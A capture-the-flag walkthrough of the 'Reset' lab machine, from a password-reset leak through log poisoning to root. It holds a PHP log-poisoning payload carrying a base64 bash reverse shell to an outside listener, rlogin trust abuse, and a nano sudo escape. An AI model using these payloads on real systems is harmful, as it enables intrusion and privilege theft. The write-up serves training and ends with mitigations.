

Overview#
Reset is a beginner friendly machine, which gives a good opportunity to test your enumeration skills in terms of finding hidden sensitive information in web requests, finding logpoisoning vulnerabilities and handling unusual legacy binaries for privilege escalation.
User#
Nmap portscan:
sudo nscan 10.129.234.130

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Admin Login
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
Feroxbuster directory fuzzing:
feroxbuster -u 'http://10.129.234.130' -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt,bak,js

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.234.130/
 🚩  In-Scope Url          │ 10.129.234.130
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, txt, bak, js]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        2w       27c http://10.129.234.130/reset_password.php
200      GET       85l      213w     4125c http://10.129.234.130/
200      GET       85l      213w     4125c http://10.129.234.130/index.php
Wappalyzer detected PHP / Apache for the website:
Presented website / loginform on port 80:
admin / admin do not work. But we could try reset the password and see what happens.
Using username admin seems to work. But what new password is set?
Looking at the request in Burpsuite we see the password is delivered in cleartext from php endpoint in json format, but is just not shown on UI:
With admin:e28f98c9 we get logged into the admin panel which seems to be some log viewing tool, but no actual output is viewable:
If we have a server running Apache and are able to view logs, we always should check for logpoisoning, Apache’s access.log is commonly found under /var/log/apache2/access.log:
We succeeded in the first step, we are able to view the access.log file via LFI, lets poison the log with some RCE php code within the User-Agent:
curl -s "http://10.129.234.130" -A "<?php system('echo YmFzaCAtYyAiYmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNDAvOTAwMSAgMD4mMSIK | base64 -d | bash');?>"Spin up listener on our host:
ncat -lvnp 9001Hitting access.log once more like in previous Burpsuite request, gives us a full bash shell:
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.234.130:50018.
bash: cannot set terminal process group (1202): Inappropriate ioctl for device
bash: no job control in this shell
www-data@reset:/var/www/html$
Flag user.txt can be found under /home/sadm, which we can access due to a misconfiguration on folder permissions of sadm folder (drwxr-xr-x ):
www-data@reset:/home/sadm$ ls -lha
total 36K
drwxr-xr-x 4 sadm sadm 4.0K Jun  4 14:57 .
drwxr-xr-x 4 root root 4.0K Jun  2 11:34 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history -> /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3.7K Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4.0K Jun  2 11:34 .cache
drwxrwxr-x 3 sadm sadm 4.0K Jun  2 11:34 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
-rw-r--r-- 1 root root 33 Apr 10 2025 user.txtRoot#
Process enumeration shows there is a tmux detached session open for user sadm:
ps -ef --forest
<SNIPPED>
sadm        1254       1  0 Nov01 ?        00:00:00 tmux new-session -d -s sadm_session
sadm        1265    1254  0 Nov01 pts/3    00:00:00  \_ -bash
<SNIPPED>
Tough we cannot access this session from user www-data.
Looking at initial portscan as well as internal port enumeration presents us rexec(512), rlogin (513) and rsh (514) services are running. Those are legacy remote-access tools used in Unix-like systems before the widespread adoption of SSH.
rloginallows a user to log in to another host and start an interactive sessionrshopens a shell on a remote computer without a login procedurerexec, like rsh, enables the user to run shell commands on a remote computer. However, unlike the rsh server, the rexec server requires login.
We can observe a .rhosts file in sadm directory, which suspects rsh/rlogin are configured for a passwordless authentication.
We also are able to enumerate hosts.equiv file to show what users are configured for rsh/rlogin:
www-data@reset:/home/sadm$ cat /etc/hosts.equiv
# /etc/hosts.equiv: list  of  hosts  and  users  that are granted "trusted" r
#                   command access to your system .
- root
- local
+ sadm
The + confirms sadm is configured for passwordless authentication.
To abuse this misconfiguration we need to add a user on our machine, which is equally named to the expected user sadm. With this simple step, we can authenticate into the machine because of the passwordless setting.
sudo useradd sadm
sudo su sadm
sadm@kali:/$ rlogin -l sadm 10.129.234.130
Last login: Wed Jul  9 13:32:23 UTC 2025 from 10.10.14.77 on pts/0
sadm@reset:~$
Previously we saw an detached tmux session for user sadm, now as we are authenticated as sadm, we can switch to this session and possibly see what command were entered.
#list tmux sessions:
sadm@reset:~$ tmux ls
sadm_session: 1 windows (created Sat Nov  1 15:44:27 2025)
#attach to session sadm_session
tmux attach -t sadm_session
echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
Too many errors from stdin
We immediately see a possible password 7lE2PAfVHfjz4HpE, that was insecurely handed over on cmdline. When we try this password for ssh for sadm we get logged in.
With obtained password we further enumerate that sadm can run some commands as root:
sadm@reset:~$ sudo -l
[sudo] password for sadm:
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
nano being in this list is especially interesting, as it allows loading any file after initial execution as well as code execution. This can be seen on well known GTFObins:
sudo nano /etc/firewall.sh
^R^X #= CTRL + R / CTRL + X
reset; sh 1>&0 2>&0
With obtained full fledged root shell we can read the flag residing under /root/root_279e22f8.txt.
Learning Points#
- Sensitive data might be in web response, which is not seen in normal application usage.
- Check for log access when having found an
LFI. They can lead to sensitive data disclosure or log poisoning. - Log poisoning can be finicky, especially if first poisoning was entered wrong. In real life the log does not get cleared every other minute. So getting it right the first time is important to not block yourself from this path. You would need to wait until a log rotation happens or need to poison another log like
error.log.
Mitigation Points#
- Implement proper password reset function, which first confirms validity by email.
www-datashould not be put inadmgroup which can read files likeaccess.log, that enabledlogpoisoning.- Audit for wrong permission settings like
drwxr-xr-xon home foldersadm. - Don’t use legacy
rservices(rsh,rlogin,rexec), not only are those easy exploitable but also transfer data unencrypted. UseSSHconsequently. - Don’t ever input credentials in plaintext. Those can be read with session hijacking or looking through history files.